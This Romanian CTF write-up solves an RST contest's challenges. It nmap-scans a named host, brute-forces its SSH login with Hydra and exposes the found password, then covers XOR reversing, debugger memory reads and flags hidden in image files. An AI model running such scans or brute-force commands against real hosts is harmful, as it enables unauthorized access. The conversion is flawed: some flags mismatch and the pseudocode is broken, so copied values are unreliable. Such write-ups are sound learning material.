Unele probleme se pot rezolva fie prin
inteligenta, fie prin forta.

Host: vps-d8fa07dd.vps.ovh.net

Autor: Nytro

Flag

RST{becda3dcb371b918fd3ee6852bd68e047bd9c610b8cf7d968a7583c519afd874
}

Rezolvare

Avand ca si punct de inceput un domeniu, prima etapa ar fi sa enumerez toate porturile deschise cat si serviciile aferente acestora. Am folosit o functie custom implementata in bash pentru scanare ce se realizeaza cu utilitarul **nmap**.

```
└─ $cat ~/.bashrc | grep -A 7 portscan
function portscan {
    echo [+] Scanning $1
    ports=$(nmap -p- --min-rate=1000 -T4 $1 $2 | grep ^[0-9] | cut -d '/' -f1 |
    tr '\n' ',' | sed s/,$/())
    echo [+] Found open ports: $ports
    echo [+] Doing nmap against them
    nmap -p$ports -sC -sV -oN nmap $1 $2
}
```

```
→ $portscan vps-d8fa07dd.vps.ovh.net
[+] Scanning vps-d8fa07dd.vps.ovh.net
[+] Found open ports: 22,80,111,3306
[+] Doing nmap against them
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-20 06:42 GMT
```

```

Nmap scan report for vps-d8fa07dd.vps.ovh.net (135.125.239.31)
Host is up (0.054s latency).

Other addresses for vps-d8fa07dd.vps.ovh.net (not scanned):
2001:41d0:701:1100::413e

PORT      STATE SERVICE VERSION

22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 18:bf:ed:2a:62:28:05:ad:f5:8b:1e:44:34:ae:95:21 (RSA)
|   256 22:f7:8c:0f:19:fc:a2:46:58:45:fe:dc:26:0b:2b:c6 (ECDSA)
|_  256 7f:9f:19:38:fc:fa:38:f4:32:53:ba:e6:cf:19:ea:2d (ED25519)

80/tcp    open  http     Apache httpd 2.4.37 ((centos))
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos)
|_http-title: CentOS \xE6\x8F\x90\xE4\xBE\x9B\xE7\x9A\x84 Apache HTTP
\xE6\x9C\x8D\xE5\x8A\xA1\xE5\x99\xA8\xE6\xB5\x8B\xE8\xAF\x95\xE9\xA1\xB5

111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|_  100000  3,4       111/udp6   rpcbind

3306/tcp  open  mysql?
| fingerprint-strings:
|   GenericLines, Help, Kerberos, LDAPSearchReq, NULL, SSLSessionReq,
TLSSessionReq, TerminalServerCookie, WMSRequest, afp, giop:
|_ Host '79.112.106.163' is not allowed to connect to this MariaDB server

```

In acest moment, am enumerat serviciul web pentru a vedea daca exista vreo aplicatie web care ruleaza insa tot ce am gasit este pagina default de *Apache*.

Portul de **mysql** este inaccesibil de host-ul nostru pentru ca, cel mai probabil, poate fi accesat doar de un IP intern. In unele situatii, portul de **RPC** poate oferi informatii importante precum detalii despre host, useri etc (mai ales daca masina are **Active Directory** configurat) care nu se aplica in cazul nostru.

Revenind la enuntul challenge-ului, am observat o referinta la *forta* care m-a dus cu gandul la un atac de tipul **brute-force** pe portul de **SSH**. Pentru a implementa acest atac, am folosit un tool arhi-cunoscut, **Hydra**.

```
— $ hydra -L /opt/SecLists/Usernames/top-usernames-shortlist.txt -P /opt/SecLists/Passwords/Common-Credentials/100k-most-used-passwords-NCSC.txt ssh://vps-d8fa07dd.vps.ovh.net -t 30
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-20 06:52:01

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 30 tasks per 1 server, overall 30 tasks, 17833 login tries (l:17/p:1049), ~595 tries per task
[DATA] attacking ssh://vps-d8fa07dd.vps.ovh.net:22/
[22][ssh] host: localhost    login: admin    password: Password1!
1 of 1 target successfully completed, 1 valid password found
```

Dupa mult timp asteptat, am obtinut o parola valida ce poate fi folosita pentru a ne loga pe host si lua flagul.

```
— $ ssh admin@vps-d8fa07dd.vps.ovh.net
The authenticity of host 'vps-d8fa07dd.vps.ovh.net (135.125.239.31)' can't be established.
ECDSA key fingerprint is SHA256:31zvTw1DcTD5U01edjTkUiSVmw5E0ycskI3Y1VQFzeo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vps-d8fa07dd.vps.ovh.net,135.125.239.31' (ECDSA) to the list of known hosts.
admin@vps-d8fa07dd.vps.ovh.net's password:
Activate the web console with: systemctl enable --now cockpit.socket


Last failed login: Mon Apr 19 20:21:22 UTC 2021 from 185.100.86.154 on ssh:notty
There were 40 failed login attempts since the last successful login.
Last login: Sun Apr 18 18:06:32 2021 from 188.25.91.200
[admin@vps-d8fa07dd ~]$ ls
```

```
flag.txt  
[admin@vps-d8fa07dd ~]$ cat flag.txt  
RST{becda3dcb371b918fd3ee6852bd68e047bd9c610b8cf7d968a7583c519af874}  
  
[admin@vps-d8fa07dd ~]$
```

Reversing

Crackpass

Enunt



Flag

RST{93732ff5e18683740582e443e0cc4f6f8201fb9eebf1204537eb05c53ca5be9d}

Rezolvare

Fiind un challenge de *reverse engineering*, primul lucru pe care trebuie sa il facem e sa deschidem binarul intr-un *dissassembler* cu scopul de a putea vedea ce face programul. Unul din cele mai cunoscute astfel de programe este [IDA Pro](#) intrucat este open source dar si pentru ca vine preinstalat cu un convertor din assembly in pseudocode.

Primul pas este sa ne uitam in fereastra de functii si sa cautam entry-ul pentru functia **main** pentru a putea incepe procesul de analiza a comportamentului programului.

Function name	Segment	Start
f _init_proc	.init	000000000000001000
f sub_1020	.plt	000000000000001020
f __cxa_atexit	.plt	000000000000001030
f std::allocator<char>::~allocator()	.plt	000000000000001040
f std::__cxx11::basic_string<char, std::char_traits<...>, std::allocator<char>>::operator=(const basic_string&)	.plt	000000000000001050
f std::__cxx11::basic_string<char, std::char_traits<...>, std::allocator<char>>::operator=(basic_string&)	.plt	000000000000001060
f _puts	.plt	000000000000001070
f __Unwind_Resume	.plt	000000000000001080
f std::allocator<char>::allocator(void)	.plt	000000000000001090
f std::__cxx11::basic_string<char, std::char_traits<...>, std::allocator<char>>::operator+(const basic_string&)	.plt	0000000000000010A0
f __cxa_finalize	.plt.got	0000000000000010B0
f std::__cxx11::basic_string<char, std::char_traits<...>, std::allocator<char>>::operator+(basic_string&)	.plt.got	0000000000000010B8
f _start	.text	0000000000000010C0
f deregister_tm_clones	.text	0000000000000010F0
f register_tm_clones	.text	000000000000001120
f __do_global_dtors_aux	.text	000000000000001160
f frame_dummy	.text	0000000000000011A0
f main	text	0000000000000011A5
f __static_initialization_and_destruction_0(int,int)	.text	000000000000001310
f _GLOBAL__sub_I_Z4noneB5cxx11	.text	00000000000000139F
f __libc_csu_init	.text	0000000000000013C0
f __libc_csu_fini	.text	000000000000001420
f _term_proc	.fini	000000000000001424
f __cxa_atexit	extern	000000000000004128
f std::allocator<char>::~allocator()	extern	000000000000004130
f std::__cxx11::basic_string<char, std::char_traits<...>, std::allocator<char>>::operator<<(std::ostream&)	extern	000000000000004138
f std::__cxx11::basic_string<char, std::char_traits<...>, std::allocator<char>>::operator>>(std::istream&)	extern	000000000000004140
f puts	extern	000000000000004148
f __gxx_personality_v0	extern	000000000000004150
f __Unwind_Resume	extern	000000000000004158
f std::allocator<char>::allocator(void)	extern	000000000000004160
f __libc_start_main	extern	000000000000004168
f std::__cxx11::basic_string<char, std::char_traits<...>, std::allocator<char>>::operator<<(std::basic_ostream<char> &)	extern	000000000000004170
f __imp___cxa_finalize	extern	000000000000004178
f std::__cxx11::basic_string<char, std::char_traits<...>, std::allocator<char>>::operator>>(std::basic_istream<char> &)	extern	000000000000004180
f __gmon_start__	extern	000000000000004190

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // ebx
    unsigned __int64 v4; // rax
    char v5; // bl
    char v6; // bl
    char v8[39]; // [rsp+10h] [rbp-40h] BYREF
    char v9; // [rsp+37h] [rbp-19h] BYREF
    unsigned __int64 i; // [rsp+38h] [rbp-18h]

    if ( argc == 2 )
    {
        std::allocator<char>::allocator(&v9, argv, envp);
        std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(v8, argv[1], &v9);
        std::allocator<char>::allocator(&v9);
        if ( std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::length(v8) == 69 )
        {
            for ( i = 0LL; ; ++i )
            {
                v4 = std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::length(v8);
                if ( i >= v4 )
                    break;
                v5 = enc[i];
                v6 = *(BYTE *)std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[]((v8, i) ^ v5);
                if ( v6 != *(BYTE *)std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](&none[abi:cxx11],
                    i) )
            }
            puts("Steagul este gresit!");
            v3 = 3;
            goto LABEL_11;
        }
        puts("Da, acela e steagul!");
        v3 = 0;
    }
    else
    {
        puts("Steagul are 69 de caractere!");
        v3 = 2;
    }
LABEL_11:
    std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v8);
}
else
{
    puts("Format: ./crackpass FLAG");
    v3 = 1;
}

```

Dintr-o simpla privire la pseudocode, aflam urmatoarele detalii:

- programul asteapta sa primeasca exact un parametru, iar acela ar trebui sa fie flag-ul corect
- flagul trebuie sa aiba exact 69 de caractere (RST{} + SHA256 hash = 5 + 64 = 69)
- verificarea corectitudinii flagului este bazata pe o comparatie intre **flag[i]** ^ **enc[i]** si **none[i]**

Cu aceste informatii, trebuie sa vedem mai exact ce date sunt xorate cu flag-ul nostru. Evident, parametrul programului ideal, fiind flag-ul, trebuie recuperat ceea ce inseamna ca, fiind o operatie **xor**, daca stim 2 termeni ai ecuatiei **A xor B = C**, putem deduce al treilei termen folosind proprietatea ca **A xor A = 0**, **A xor 0 = A**.

Prima variabila de interes, asa cum poate fi observat si in cod, este **enc** pe care o putem vizualiza, fiind static alocata dand click pe numele variabilei.

.data:00000000000004080 enc | db 2 ; DATA XREF: main+AE to
.data:00000000000004081 db 1Fh
.data:00000000000004082 db 19h
.data:00000000000004083 db 0
.data:00000000000004084 db 8
.data:00000000000004085 db 2
.data:00000000000004086 db 6
.data:00000000000004087 db 2
.data:00000000000004088 db 3
.data:00000000000004089 db 57h ; W
.data:0000000000000408A db 57h ; W
.data:0000000000000408B db 4
.data:0000000000000408C db 54h ; T
.data:0000000000000408D db 0
.data:0000000000000408E db 9
.data:0000000000000408F db 7
.data:00000000000004090 db 9
.data:00000000000004091 db 2
.data:00000000000004092 db 6
.data:00000000000004093 db 5
.data:00000000000004094 db 1
.data:00000000000004095 db 4
.data:00000000000004096 db 9
.data:00000000000004097 db 3
.data:00000000000004098 db 54h ; T
.data:00000000000004099 db 5
.data:0000000000000409A db 5
.data:0000000000000409B db 2
.data:0000000000000409C db 54h ; T
.data:0000000000000409D db 1
.data:0000000000000409E db 52h ; R
.data:0000000000000409F db 52h ; R
.data:000000000000040A0 db 5
.data:000000000000040A1 db 57h ; W
.data:000000000000040A2 db 7
.data:000000000000040A3 db 57h ; W
.data:000000000000040A4 db 9
.data:000000000000040A5 db 3
.data:000000000000040A6 db 1
.data:000000000000040A7 db 0
.data:000000000000040A8 db 57h ; W
.data:000000000000040A9 db 53h ; S
.data:000000000000040AA db 8
.data:000000000000040AB db 54h ; T
.data:000000000000040AC db 54h ; T
.data:000000000000040AD db 53h ; S
.data:000000000000040AE db 57h ; W
.data:000000000000040AF db 0
.data:000000000000040B0 db 3
.data:000000000000040B1 db 1 |
.data:000000000000040B2 db 5
.data:000000000000040B3 db 4
.data:000000000000040B4 db 2
.data:000000000000040B5 db 6
.data:000000000000040B6 db 54h ; T
.data:000000000000040B7 db 53h ; S
.data:000000000000040B8 db 1

.data:000000000000000040B7	db	53h	; S
.data:000000000000000040B8	db	1	
.data:000000000000000040B9	db	4	
.data:000000000000000040BA	db	52h	; R
.data:000000000000000040BB	db	4	
.data:000000000000000040BC	db	2	
.data:000000000000000040BD	db	52h	; R
.data:000000000000000040BE	db	50h	; P
.data:000000000000000040BF	db	4	
.data:000000000000000040C0	db	53h	; S
.data:000000000000000040C1	db	54h	; T
.data:000000000000000040C2	db	8	
.data:000000000000000040C3	db	55h	; U
.data:000000000000000040C4	db	0	
.data:000000000000000040C5	db	0	
.data:000000000000000040C6	db	0	
.data:000000000000000040C7	db	0	

Folosind bash si cateva utilitare comune pentru a sterge/inlocui expresii regulate, putem obtine datele aferente coloanelor respective.

```
└─ $echo ".data:00000000000000004080" db 2 ; DATA
```

```
XREF: main+AE↑o
```

.data:00000000000000004081	db	1Fh
.data:00000000000000004082	db	19h
.data:00000000000000004083	db	0
.data:00000000000000004084	db	8
.data:00000000000000004085	db	2
.data:00000000000000004086	db	6
.data:00000000000000004087	db	2
.data:00000000000000004088	db	3
.data:00000000000000004089	db	57h ; W
.data:0000000000000000408A	db	57h ; W
.data:0000000000000000408B	db	4
.data:0000000000000000408C	db	54h ; T
.data:0000000000000000408D	db	0
.data:0000000000000000408E	db	9
.data:0000000000000000408F	db	7
.data:00000000000000004090	db	9
.data:00000000000000004091	db	2
.data:00000000000000004092	db	6
.data:00000000000000004093	db	5
.data:00000000000000004094	db	1

```
.data:0000000000004095          db    4
.data:0000000000004096          db    9
.data:0000000000004097          db    3
.data:0000000000004098          db  54h ; T
.data:0000000000004099          db    5
.data:000000000000409A          db    5
.data:000000000000409B          db    2
.data:000000000000409C          db  54h ; T
.data:000000000000409D          db    1
.data:000000000000409E          db  52h ; R
.data:000000000000409F          db  52h ; R
.data:00000000000040A0          db    5
.data:00000000000040A1          db  57h ; W
.data:00000000000040A2          db    7
.data:00000000000040A3          db  57h ; W
.data:00000000000040A4          db    9
.data:00000000000040A5          db    3
.data:00000000000040A6          db    1
.data:00000000000040A7          db    0
.data:00000000000040A8          db  57h ; W
.data:00000000000040A9          db  53h ; S
.data:00000000000040AA          db    8
.data:00000000000040AB          db  54h ; T

.data:00000000000040AC          db  54h ; T
.data:00000000000040AD          db  53h ; S
.data:00000000000040AE          db  57h ; W
.data:00000000000040AF          db    0
.data:00000000000040B0          db    3
.data:00000000000040B1          db    1
.data:00000000000040B2          db    5
.data:00000000000040B3          db    4
.data:00000000000040B4          db    2
.data:00000000000040B5          db    6
.data:00000000000040B6          db  54h ; T
.data:00000000000040C4          db    0" | tr -s ' ' ' | awk -F ' '
'{print $3}' | sed 's/h//g' | tr -s '\n' ','

2,1F,19,0,8,2,6,2,3,57,57,4,54,0,9,7,9,2,6,5,1,4,9,3,54,5,5,2,54,1,52,52,5,57,7,5
```

Ultimul pas este sa obtinem continutul variabilei **none**. Upon inspecting the **.bss** zone where it's located, we see a refference to a *static_initialization* which we can follow.

```
bss:0000000000004100 _Z4noneB5cxx11 db ? ; DATA XREF: main+DEto  
bss:0000000000004100  
.bss:0000000000004101  
.bss:0000000000004102  
.bss:0000000000004103  
.bss:0000000000004104  
.bss:0000000000004105  
.bss:0000000000004106  
.bss:0000000000004107  
.bss:0000000000004108  
.bss:0000000000004109  
.bss:000000000000410A  
.bss:000000000000410B  
.bss:000000000000410C  
.bss:000000000000410D  
.bss:000000000000410E  
.bss:000000000000410F  
.bss:0000000000004110  
.bss:0000000000004111  
.bss:0000000000004112  
.bss:0000000000004113  
.bss:0000000000004114  
.bss:0000000000004115  
.bss:0000000000004116  
.bss:0000000000004117  
.bss:0000000000004118  
.bss:0000000000004119  
.bss:000000000000411A  
.bss:000000000000411B  
.bss:000000000000411C  
.bss:000000000000411D  
.bss:000000000000411E  
.bss:000000000000411F
```

In acest punct, daca realizam *xor* intre *enc* si *none*, putem obtine flagul pentru care comparatia nu va esua.

```
[kayn@parrot]--[~/Documents/RST]
└─ $python rev/xor.py
RST{93732ff5e18683740582e443e0cc4f6f8201fb9eebf1204537eb05c53ca5be9d}
```

NoFlag

Enunt




Flag

RST{76ea621cafffa1930bd5c7276f803da5af9cd9a57bdffaf00f3858cb9703149c}

Rezolvare

Vom incepe cu aceeasi abordare ca la challenge-ul precedent pornind IDA si uitandu-ne la codul aplicatiei.



```
-- 
[f] operator new(unsigned __int64)
[f] j_j_free
[f] sub_1400019A8
[f] pre_c_initialization(void)
[f] post_pgo_initialization(void)
[f] pre_cpp_initialization(void)
[f] __scrt_common_main_seh(void)
[f] start
[f] __raise_securityfailure
[f] __report_gsfailure
[f] capture_previous_context
[f] sub_140001DC4
[f] sub_140001DE4
[f] j_free
[f] __scrt_acquire_startup_lock
[f] __scrt_initialize_crt
[f] __scrt_initialize_onexit_tables
[f] __scrt_is_nonwritable_in_current_image
[f] __scrt_release_startup_lock
[f] __scrt_uninitialize_crt
[f] _onexit
[f] atexit
[f] __security_init_cookie
[f] UserMathErrorFunction
[f] sub_14000210C
[f] get_startup_file_mode
```

```

v19 = 0i64;
v20 = 15i64;
LOBYTE(v18[0]) = 0;
sub_140001400(v18, "RRRx31_Z.)1b_cba[*1*0ab2_2,0.]8/1a]0[_Zd8_23]^_xf/.c/3/1[Y96.0-/3\\u", 0x45ui64);
v16 = 0i64;
v17 = 15i64;
LOBYTE(Block[0]) = 0;
sub_140001400(Block, &unk_1400033A0, 0i64);
v4 = v20;
v5 = (void **)v18[0];
v6 = v19;
if ( v19 )
{
    do
    {
        v7 = v18;
        if ( v4 >= 0x10 )
            v7 = v5;
        v8 = v3 + *((_BYTE *)v7 + v3) - 10 * (v3 / 0xA);
        v9 = v16;
        if ( v16 >= v17 )
        {
            sub_140001760(Block);
        }
        else
        {
            ++v16;
            v10 = Block;
            if ( v17 >= 0x10 )
                v10 = (void **)Block[0];
            *((_BYTE *)v10 + v9) = v8;
            *((_BYTE *)v10 + v9 + 1) = 0;
        }
        ++v3;
    }
    while ( v3 < v6 );
}
v11 = sub_140001560(std::cout);
std::basic_ostream<char, std::char_traits<char>>::operator<<(v11, sub_140001720);
if ( v17 >= 0x10 )
{
    v12 = Block[0];
    if ( v17 + 1 >= 0x1000 )
    {
        v12 = (void *)*((_QWORD *)Block[0] - 1);
        if ( (unsigned __int64)(Block[0] - v12 - 8) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v12);
}
if ( v4 >= 0x10 )
{
    v13 = v5;
    if ( v4 + 1 >= 0x1000 )
    {
        v5 = (void **)*(v5 - 1);
        if ( (unsigned __int64)((char *)v13 - (char *)v5 - 8) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v5);
}
return 0;

```

Acest cod pare cat de cat custom facut. Prima banuire este ca, stringul plaintext de la inceputul codului este prelucrat de program pentru a fi transformat intr-un flag. Astfel, doar in timpul executiei acesta ar putea fi vizibil. Pentru a avea flagul exista 2 metode: sa construiesti algoritmul de encodare/encriptie intr-un script si sa faci reverse engineering la el sau sa rulam programul, sa setam cateva breakpoint-uri si sa vedem daca avem flagul in memoria programului.

```
if ( v19 )
{
    do
    {
        v7 = v18;
        if ( v4 >= 0x10 )
            v7 = v5;
        v8 = v3 + *((_BYTE *)v7 + v3) - 10 * (v3 / 0xA);
        v9 = v16;
        if ( v16 >= v17 )
        {
            sub_140001760(Block);
        }
        else
        {
            ++v16;
            v10 = Block;
            if ( v17 >= 0x10 )
                v10 = (void **)Block[0];
            *((_BYTE *)v10 + v9) = v8;
            *((_BYTE *)v10 + v9 + 1) = 0;
        }
        ++v3;
    }
    while ( v3 < v6 );
}
```

Aceste linii de cod par ca seteaza ceva in memorie, in formatul wide char (byte+null_byte), asa ca punem un breakpoint, si rulam:

Sincronizam Hex-View cu v10, si observam ca pe parcurs ce rulam programul, flag-ul incepe sa apara.

```
000001B001F05DD0 52 53 54 7B 37 36 65 61 36 32 31 63 61 66 66 66 RST{76ea621caffff
000001B001F05DE0 61 31 39 33 30 62 64 35 63 37 32 37 36 66 38 30 a1930bd5c7276f80
000001B001F05DF0 33 64 61 35 61 66 39 63 64 39 61 35 37 62 64 66 3da5af9cd9a57bdf
000001B001F05E00 66 61 66 30 30 66 33 38 35 38 63 62 39 37 30 33 faf00f3858cb9703
000001B001F05E10 b1 34 39 63 7D FE EE AB AB AB AB AB AB AB AB 149c}þi«««««««
000001B001F05E20 AB AB AB AB AB AB FE EE FE EE FE EE FE EE FE «««««þiþiþiþiþiþ

UNKNOWN 000001B001F05E10: debug019:000001B001F05E10 (Synchronized with RAX)
Output window

PDB: downloading http://msdl.microsoft.com/download/symbols/Password.pdb/B377A1F1A4EF4FE6AEA76A50E8B4F535B/Password.pdb => C:\Users\Password.pdb
Could not find PDB file 'Password.pdb'.
Please check _NT_SYMBOL_PATH
Python>a = get_bytes(0x1B001F05DD0, 0x1B001F05E15-0x1B001F05DD0)
Python>a
b'RST{76ea621cafffa1930bd5c7276f803da5af9cd9a57bdfaff00f3858cb9703149c}'
```

Stegano

Hecsagon

Enunt

Hecsagon

50

Crezi ca poti gasi forma geometrica?

Autor: YKelyan



vacanta_...

Flag

RST{1jd90dsnuaicnavdx0vidj91szmxsnvbedas}

Rezolvare

Acesta a fost un challenge foarte usor si direct. Cu imaginea primita, am folosit un utilitar precum **xxd** (hint si din enunt, heXagon) pentru a vedea continutul imaginii. Chiar la finalul acestiai, am observat ca a fost scris flagul plaintext.

```
-[kayn@parrot]-[~/Documents/RST]
└─ $xxd ~/Downloads/vacanta_la_oache.jpg
...snip...
00091940: 7c81 2968 6e6e 7c88 9980 1fbb 663c af6e |.)hnn|.....f<.n
00091950: fdea a4ba 3406 c04b 66ce f15a aaca 279e ....4..Kf..Z..'.
00091960: e042 eb8f 972c 4821 d4ee f986 0156 dbf3 .B...,H!.....V..
00091970: 7504 a2bc 14dc a4ee 75bd 8e17 c597 f1c1 u.....u.....
00091980: 0c9a ad9a c777 753c 4f68 609d b789 91c1 .....wu<Oh`.....
00091990: 8ca8 0bb4 b05c 92a4 7a0e b5e5 57fa 95c6 .....\.z...W...
000919a0: 917b 3d95 d6b9 3b49 0b6d 5c69 d131 0bd8 .{=...;I.m\i.1..
000919b0: 12ca 4e7f 1a28 afb7 caa4 d53b 23cd a9b9 ..N..(.....;#...
000919c0: ffd9 5253 547b 316a 6439 3064 736e 7561 ..RST{1jd90dsnua
000919d0: 6963 6e61 7664 7830 7669 646a 3931 737a icnavdx0vidj91sz
000919e0: 6d78 736e 7662 6564 6173 7d mxsnvbedas}
```

De asemenea, flagul putea fi gasit si folosind utilitarul **strings** pe fisier sau chiar si **cat**.

```
-[kayn@parrot]-[~/Documents/RST]
└─ $strings ~/Downloads/vacanta_la_oache.jpg
...snip...
aFXg
w#Is
%Q*RJ
SvM/
N-jI
:cnF
Kssr
I{27
:R_&
Vi][
)hnn|
wu<0h`  
RST{1jd90dsnuainavdx0vidj91szmxsnvbedas}
```

Sigla

Enunt

Sigla

50

Intr-o lume plina de masonerie, teorii ale conspiratiei si Bill Gates, totul are o insemnatare ascunsa, pana si logo-ul RST atasat.

Pot sa gasesti mesajul din spatele logo-ului?

Autor: Dragos



rst_logo....

Flag

RST{a2e6d2358601328bfc06c9c9a42a4f644ed6303fd1b2d696eb4d438c5c1a714}
4}

Rezolvare

Acesta a fost un challenge 100% similar ca si rezolvare cu cel de dinainte. Folosind *xxd* sau *string* am observat ca flagul a fost atasat la finalul imaginii.

```
-[kayn@parrot]--[~/Documents/RST]
└─ $strings ~/Downloads/rst_logo.png
...snip...
J)?JrI
3}}}9
SJy?
,YRYD
xWJi&
Lwww
7J);
:UEt
9I~aL
IEND
RST{a2e6d2358601328bfc06c9c9a42a4f644ed6303fd1b2d696eb4d438c5c1a7144}
```

Valuri

Enunt

Valuri

50

In timp ce vorbeam cu prietenul meu la telefon am auzit niste sunete ciudate. Cred ca cineva imi intercepteaza convorbirile. Am reusit sa inregistrez sunetele insa nu intelegh nimic, parca sunt niste valuri.... Crezi ca poti sa ma ajuti?

Format flag: RST{flag(md5)}

Autor: YKelyan




Flag

